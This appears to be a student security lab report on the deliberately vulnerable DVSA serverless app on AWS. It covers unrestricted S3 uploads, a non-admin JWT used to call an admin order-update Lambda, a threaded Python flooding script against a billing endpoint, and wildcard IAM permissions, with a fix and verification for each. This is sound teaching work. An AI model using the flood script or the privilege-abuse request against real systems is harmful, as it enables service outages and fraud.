
Since uploads were unrestricted, any file placed in the bucket would be processed,
Violating data and execution boundaries.

3- Setup :

- AWS Region: us-east-1 (N. Virginia)
- DVSA Bucket: dvsa-receipts-bucket-898322960732-us-east-1
- Tools: AWS Console → S3 and CloudWatch Logs, AWS CloudShell
- Lambda Function: DVSA-SEND-RECEIPT-EMAIL

4- Steps:

1. Open S3 in AWS Console → verify that “Block all public access” is Off




2. Open CloudShell and upload an unauthorized file:

```
echo "test file content" > /tmp/payload.txt
aws s3 cp /tmp/payload.txt s3://dvsa-receipts-bucket-898322960732-us-east-1/attacker/payload.txt --acl public-read
```



3. In S3 Objects view, notice a new folder attacker/ containing payload.txt



5-Evidence


The Lambda function should only run when a valid order receipt is created through the app. However, it ran even though you were not using the DVSA website and were not authenticated. This shows that the S3 bucket is misconfigured and accepts uploads from anyone, which automatically triggers backend processing.

6- Fix Strategy:


Re-enable “Block all public access” for the receipts bucket and restrict write permissions to the DVSA Lambda execution role only. Optionally validate file type and source in Lambda to ignore unapproved uploads.

7-Code Changes :

- In S3 → Permissions tab, Edit Block Public Access (bucket settings) → turned ON all four options .



- Verified update message “Successfully edited Block Public Access settings”



- No code change required; configuration hardening sufficient.

8- Verification:

Re-ran upload command:

```
aws s3 cp /tmp/payload.txt s3://dvsa-receipts-bucket-898322960732-us-east-1/attacker/blocked_test.txt --acl public-read
```

The result:

```
CloudShell
us-east-1 +
~ $ echo "test file content" > /tmp/payload.txt
~ $ aws s3 cp /tmp/payload.txt s3://dvsa-receipts-bucket-898322960732-us-east-1/attacker/payload.txt --acl public-read
upload: ../../tmp/payload.txt to s3://dvsa-receipts-bucket-898322960732-us-east-1/attacker/payload.txt
~ $ aws s3 cp /tmp/payload.txt s3://dvsa-receipts-bucket-898322960732-us-east-1/attacker/blocked_test.txt --acl public-read
upload failed: ../../tmp/payload.txt to s3://dvsa-receipts-bucket-898322960732-us-east-1/attacker/blocked_test.txt An error occurred (AccessDenied) when calling the PutObject operation: User: arn:aws:s3iam:898322960732:root is not authorized to perform: s3:PutObject on resource: "s3://dvsa-receipts-bucket-898322960732-us-east-1/attacker/blocked_test.txt" because public ACLs are prevented by the BlockPublicAcls setting in S3 Block Public Access.
~ $
```

This proves that public uploads are now blocked, and the Lambda is no longer triggered by untrusted users.

9- Analysis Tables:

Table A

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Insecure Cloud Configurations	Only authorized DVSA roles can upload objects and Trigger Lambda functions in the receipts bucket	S3 policy view, Cloud Shell output, Cloud Watch log.	Legitimate uploads by app users only.	Unauthenticated user upload Succeeded and Executed Lambda

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Insecure Cloud Configurations	Public write Access violated intended Access control For S3 and Triggered Backend Lambda execution.	Misconfiguration	Enabled Block all Public Access and restricted S3 write	"Access Denied" on upload after fix; no Lambda trigger

			permissions	
--	--	--	-------------	--

10-Takeaway:

An AWS S3 misconfiguration can expose critical backend logic to the public internet.

In serverless architectures, configuration security is as important as application code security.

Enable Block all public access, apply least-privilege IAM roles, and validate inputs before processing any event.

➤ Lesson five: Broken Access Control

1. Goal and Summary:

Goal: Demonstrate that the DVSA-ADMIN-UPDATE-ORDERS Lambda function performs no role-based authorization check, allowing any authenticated non-admin user to invoke administrative functionality and change an order's status from processed to paid without completing the payment workflow, then apply a fix that validates the JWT scope claim and rejects requests that do not have admin privileges.

Summary: This lesson demonstrates a Broken Access Control vulnerability in DVSA's order management system. The main affected component is the DVSA-ADMIN-UPDATE-ORDERS Lambda function, which lacked proper authorization checks to verify caller privileges. The security impact allowed any authenticated user to invoke administrative functions and modify order states (such as changing "processed" to "paid") without completing legitimate payment workflows. The main weakness was missing role-based access control that failed to restrict sensitive administrative operations to authorized users only.

2. Root Cause:

The vulnerability existed because the DVSA-ADMIN-UPDATE-ORDERS Lambda function trusted any incoming request without validating the caller's authorization level. Although the function could decode JWT tokens, it never checked whether the user had administrative privileges (scope: admin) before executing sensitive database updates. This missing authorization check allowed non-admin users to bypass intended access controls and perform privileged operations directly.

4/21/2026, 6:40:49 PM	155bc0eb-6984-4ce6-b925-83a451249865	paid	\$25	123
4/21/2026, 6:11:34 PM	155bc0eb-6984-4ce6-b925-83a451249865	processed	\$25	B5XArUeSzkd3

3. Setup:

- AWS Region: us-east-1
- Target Lambda Function: DVSA-ADMIN-UPDATE-ORDERS
- Test Tool: AWS Console → Lambda Test interface
- Test Order: 155bc0eb-6984-4ce6-b925-83a451249865 (\$25, initial status: processed)

4/21/2026, 6:11:34 PM	155bc0eb-6984-4ce6-b925-83a451249865	processed	\$25	B5XArUeSzkd3
-----------------------	--------------------------------------	-----------	------	--------------

- User Context: Non-admin user with JWT scope "user" (not "admin")

```
{
  "headers": {
    "authorization": [REDACTED]
  },
  "body": {
    "action": "update",
    "order-id": "155bc0eb-6984-4ce6-b925-83a451249865",
    "item": {
      "itemList": {"11": 1},
      "status": 120,
      "address": "dammam",
      "token": "123",
      "ts": 1713530000,
      "total": 25
    }
  }
}
```

4. Steps:

- Identified target order from DVSA "My Orders" page showing status "processed".
- Opened AWS Console → Lambda → DVSA-ADMIN-UPDATE-ORDERS → Test.
- Created malicious test event with non-admin JWT token:

```
{
  "headers": {
    "authorization": [REDACTED]
  },
  "body": {
    "action": "update",
    "order-id": "155bc0eb-6984-4ce6-b925-83a451249865",
    "item": {
      "itemList": {"11": 1},
      "status": 120,
      "address": "dammam",
      "token": "123",
      "ts": 1713530000,
      "total": 25
    }
  }
}
```

- Executed the test and observed successful execution with response: {"status": "ok", "msg": "order updated"}.

✓ Executing function: succeeded ([logs](#) [↗](#))

▼ Details

```
{
  "status": "ok",
  "msg": "order updated"
}
```

- Verified order state change in DVSA UI from "processed" to "paid" status.

➤ 4/21/2026, 6:40:49 PM 155bc0eb-6984-4ce6-b925-83a451249865 paid \$25 123

5. Evidence:

- Lambda Test Output: Function executed successfully showing {"status": "ok", "msg": "order updated"}

✔ Executing function: succeeded ([logs](#))

▼ Details

```
{
  "status": "ok",
  "msg": "order updated"
}
```

- DVSA Orders Page: Order status visibly changed from "processed" to "paid"
- | | | | | |
|-----------------------|--------------------------------------|-----------|------|-------------|
| 4/18/2026, 7:22:11 AM | 1c90362c-b81c-4c6b-8a5a-ebc79c404d77 | processed | \$28 | X6KsfqnrCoA |
|-----------------------|--------------------------------------|-----------|------|-------------|
- | | | | | |
|-----------------------|--------------------------------------|------|------|-----|
| 4/21/2026, 6:40:49 PM | 155bc0eb-6984-4ce6-b925-83a451249865 | paid | \$25 | 123 |
|-----------------------|--------------------------------------|------|------|-----|
- CloudWatch Logs: /aws/lambda/DVSA-ADMIN-UPDATE-ORDERS recorded successful update operation
- JWT Payload: Base64-decoded token confirmed "scope":"user" (not admin) yet operation succeeded

6. Fix Strategy:

The vulnerability should be fixed by implementing role-based access control (RBAC) inside the Lambda function. The fix belongs in the `lambda_handler` function where JWT token validation occurs. The security improvement needed is server-side authorization verification that checks the user's scope/role claims before allowing administrative actions. This mitigation addresses the root cause by ensuring only users with admin privileges can invoke sensitive database operations.

7. Code Changes:

Location: DVSA-ADMIN-UPDATE-ORDERS/lambda_function.py

- Added authorization check:

```
# Added admin-only authorization check to prevent unauthorized access to order update functionality
scope = token.get("scope", "")

if "admin" not in scope.lower():
    return {"status": "err", "msg": "Unauthorized. Admin access required."}
```

Why this was changed: The original code processed any valid JWT token without checking role-based permissions. The fix validates that the token contains "admin" scope before allowing any update operations, ensuring only authorized administrators can modify order states.

8. Verification:

Repeated the same test event after deploying the security patch. The Lambda function now returned:

▼ Details

```
{
  "status": "err",
  "msg": "Unauthorized. Admin access required."
}
```

The order status remained unchanged at "processed" in the DVSA interface. This confirms that non-admin users can no longer invoke administrative functions, while legitimate admin operations (tested separately with admin-scoped tokens) continue to work normally.

9. Analysis Tables:

Table A: Behavior Analysis

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Access Control	Only authenticated admin users may invoke DVSA-ADMIN-UPDATE-ORDERS to modify order states. Regular users must complete standard payment workflow.	Lambda function code, JWT token structure, DVSA orders workflow, AWS Console test results	Admin users can update orders after proper authentication. Regular users access orders through standard API.	Non-admin JWT token (scope: user) successfully invoked admin Lambda and changed order from "processed" to "paid"

Table B: Deviation and Remediation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Broken Access Control	The backend accepted privileged operations from unprivileged users, violating role-based access control principles and allowing order state manipulation without authorization	Intentional misuse / security-relevant abuse	Added JWT scope validation in lambda_handler requiring "admin" claim for update operations	Same test event returns "Unauthorized. Admin access required." and order remains unchanged

10. Takeaway:

The security assumption that caused this problem was trusting token presence instead of token content. The system validated JWT structure but ignored authorization claims, treating authentication as sufficient for all operations. This issue is particularly important in serverless environments where each Lambda function must enforce its own security boundaries since there's no centralized application server. The general secure design principle that prevents similar problems is principle of least privilege combined with explicit authorization checks at

every function entry point. In distributed serverless architectures, never assume the calling context is trusted—always verify both identity and permissions.

➤ **Lesson six: Denial of Service (DoS)**

1. **Goal & Summary:**

Goal: Demonstrate that the DVSA billing endpoint has no rate limiting, allowing an attacker to flood the /order API with concurrent requests and overwhelm the DVSA-ORDER-BILLING Lambda so legitimate users cannot complete checkout, then apply a configuration fix that enables API Gateway throttling so excessive traffic is rejected with 429 Too Many Requests before reaching the function.

Summary: This lesson demonstrates a Denial of Service (DoS) vulnerability in the DVSA billing endpoint. The affected component is the /order API Gateway endpoint backed by the DVSA-ORDER-BILLING Lambda function. Due to missing rate limiting, an attacker can flood the endpoint with concurrent requests, crashing the Lambda.

2. **Root Cause:**

The API Gateway stage was configured with a default limit of 10,000 requests/second with no per-user throttling. When 50 concurrent threads hit the billing endpoint simultaneously, the Lambda function gets overwhelmed and crashes. There is no rate limiting, queue, or abuse protection to prevent this.

3. **Setup :**

- DVSA URL
- API Endpoint: <https://jg71b5i888.execute-api.us-east-1.amazonaws.com/dvsa/order>
- Lambda function: DVSA-ORDER-BILLING
- CloudWatch log group: /aws/lambda/DVSA-ORDER-BILLING
- AWS Region: us-east-1
- Tools used: Python 3, requests library, AWS Console, CloudWatch


4. **Steps :**

- Log into DVSA and add an item to cart

My Orders

Date	ID	Status	Total	Confirmation
4/21/2026, 11:13:55 PM	904296fc-edc4-48b3-9098-456558715709	processed	\$33	M7cmg0gVFHqK
4/21/2026, 10:16:01 PM	8e81da07-fa15-4663-a0b9-c11b8170d5d7	processed	\$32	kf5lfz8FTmdR
4/21/2026, 11:29:49 PM	d6c6eb45-b669-4ebd-9b74-0c51d6a6ba6a	processed	\$40	aTM7qsugtLV2W

- Proceed to checkout to generate a new order ID
- Open DevTools → Network tab → copy the authorization header and order-id from the request



- Update attack.py with the JWT token, order ID, and API URL
- Run the script: python attack.py in cmd

The code is :

```
import threading
import requests
API_URL = "https://jg71b5i888.execute-api.us-east-1.amazonaws.com/dvsa/order"
ORDER_ID = "id"
JWT_TOKEN = "token"
CREDIT_CARD = "4242424242424242"
def send_billing_request():
    payload = {
        "action": "billing",
        "order-id": ORDER_ID,
        "data": {"ccn": CREDIT_CARD}
    }
    headers = {
        "authorization": JWT_TOKEN,
        "content-type": "application/json"
    }
    try:
        response = requests.post(API_URL, json=payload, headers=headers)
        print(f"Response: {response.status_code} - {response.text[:100]}")
    except Exception as e:
        print(f"Error: {e}")
print("Starting DoS attack...")
threads = []
for i in range(50):
    t = threading.Thread(target=send_billing_request)
    threads.append(t)
    t.start()
for t in threads:
    t.join()
print("Attack complete!")
```

- Observe mixed 500/502 errors showing the service is overwhelmed

```
Attack complete!
PS C:\Users\Hp\Downloads\ass> python attack.py.py
Starting DoS attack...
```

```
Response: 500 - {"message": "Internal server error"}
Response: 502 - {"message": "Internal server error"}
Response: 502 - {"message": "Internal server error"}
Response: 200 - {"status": "err", "msg": "order already made"}
Response: 502 - {"message": "Internal server error"}
Response: 502 - {"message": "Internal server error"}
```

```
Response: 200 - {"status":"err","msg":"order already made"}
Attack complete!
PS C:\Users\Hp\Downloads\ass>
```

The screenshots above show the attack script running successfully. The first screenshot shows the script starting and sending 50 concurrent requests. The third screenshot shows the server responses, confirming the billing endpoint was flooded. The "order already made" response confirms the requests reached the server


5. Evidence :

Evidence 1 Terminal Output : The attack script sent 50 concurrent requests and produced a mix of:

- 500 Internal Server Error — Lambda crashed under load
- 502 Bad Gateway — API Gateway overwhelmed
- 200 "order already made" — some requests got through before crash

Evidence 2 — API Gateway Stage (Before Fix):

- Rate: 10,000 requests/second
- Burst: 5,000 requests
- No throttling protection whatsoever




effectively no rate limiting protection on the billing endpoint.

6. Fix Strategy :

The fix belongs at the **API Gateway stage level**.

By setting a low rate limit, the API Gateway will automatically reject excessive requests with a **429 Too Many Requests** response before they even reach the Lambda function. This directly addresses the root cause by preventing resource exhaustion at the entry point.

Location: API Gateway → DVSA-APIS → Stages → dvsa → Throttling Settings



The new throttling configuration applied to the dvsa stage. Throttling was enabled and the rate was reduced from 10,000 to 10 requests per second, with burst limited to 20 concurrent requests.

7. **Code Changes:**

Location: API Gateway → DVSA-APIS → Stages → dvsa → Throttling Settings
(no code changes)

8. **Verification :**

Before fix: All responses were 500/502 Internal Server Error

After fix: The following response was observed:

```
Response: 429 - {"message":"Too Many Requests"}
```

9. **Analysis Tables:**

Table A:

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Dos	The billing endpoint must limit the number of requests per user per second to prevent resource exhaustion	API Gateway stage settings, CloudWatch logs, terminal output	A single billing request returns 200 OK within 1 second	50 concurrent requests cause 500/502 errors; Lambda duration reached 8483ms; service becomes unavailable

Table B:

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
DoS	The exploit violates the intended rule because the billing endpoint	Intentional Misuse / Security-Relevant Abuse	API Gateway → dvsa stage → Throttling enabled, Rate:	Attack script now returns 429 Too Many Requests

	accepted all 50 concurrent requests with no throttling, causing Lambda to crash and denying service to legitimate users		10 req/sec, Burst: 20	instead of 500/502
--	---	--	--------------------------	-----------------------

10. Takeaway:

The root cause was the absence of rate limiting on a critical endpoint. In serverless environments, Lambda functions are stateless and have no built-in protection against flooding. Without throttling at the API Gateway level, any attacker can exhaust resources with minimal effort.

➤ Lesson seven: Over-Privileged Functions

1. Goal & Summary:

Goal: Identify that the DVSA-SEND-RECEIPT-EMAIL Lambda execution role is configured with excessive wildcard permissions on unrelated AWS resources (S3 buckets and DynamoDB tables), demonstrate its impact using the IAM Policy Simulator and CloudTrail, and apply a fix that enforces the principle of least privilege by restricting the role to only the SES actions the function actually needs.

Summary: This lesson demonstrates an Over-Privileged Functions vulnerability in the Lambda function DVSA-SEND-RECEIPT-EMAIL. The function's execution role was configured with excessive permissions, allowing access to unrelated AWS resources such as S3 buckets and DynamoDB tables. This creates a serious security risk where an attacker could read, modify, or delete sensitive data.

2. Root Cause:

The vulnerability exists because the IAM role uses wildcard (*) permissions, which grant access to all resources instead of specific ones.

- S3: arn:aws:s3:::*
- DynamoDB: table/*

This means the Lambda function is trusted to access resources it should not access.


Wildcard permissions (*) violate the principle of least privilege because they allow access to all resources instead of restricting access to only the required services and specific resources. This increases the attack surface and allows unintended access to sensitive data such as S3 objects and DynamoDB tables.

3. Setup:


- AWS Service: Lambda, IAM, S3, DynamoDB
- Function: DVSA-SEND-RECEIPT-EMAIL
- IAM Role: serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-*
- Tools used:
 - AWS Console
 - IAM Policy Simulator
 - CloudWatch Logs

4. Steps:

- Navigate to AWS IAM → Roles
- Open the Lambda execution role
- Inspect attached inline policies
- Observe wildcard permissions in:
 - S3 policy




- DynamoDB policy




The following screenshots show that the IAM role was configured with wildcard permissions ("*"), which allowed unrestricted access to S3 buckets and DynamoDB tables.

- Open IAM Policy Simulator
- Select the role

- Test actions:
 - S3 → GetObject, PutObject




- DynamoDB → Scan, GetItem, PutItem, DeleteItem



- Run simulation

5. Evidence:

- Screenshot of S3 policy showing:
"Resource": "arn:aws:s3:::"




- Screenshot of DynamoDB policy showing:
"table/*"

```


1 {
2   "Statement": [
3     {
4       "Action": [
5         "dynamodb:GetItem",
6         "dynamodb:DeleteItem",
7         "dynamodb:PutItem",
8         "dynamodb:Scan",
9         "dynamodb:Query",
10        "dynamodb:UpdateItem",
11        "dynamodb:BatchWriteItem",
12        "dynamodb:BatchGetItem",
13        "dynamodb:DescribeTable",
14        "dynamodb:ConditionCheckItem"
15      ],
16      "Resource": [
17        "arn:aws:dynamodb:us-east-1:071146695424:table/*",
18        "arn:aws:dynamodb:us-east-1:071146695424:table/*/index/*"
19      ],
20      "Effect": "Allow"

```

- Policy Simulator (BEFORE FIX)
- IAM Policy Simulator results:
 - DynamoDB actions → Allowed



- S3 actions → Allowed



The following screenshot shows that multiple actions such as GetItem, PutItem, and Scan were allowed on DynamoDB, and S3 operations were also permitted. This confirms that the role had excessive privileges beyond its intended functionality.

▼ Actions included in the generated policy

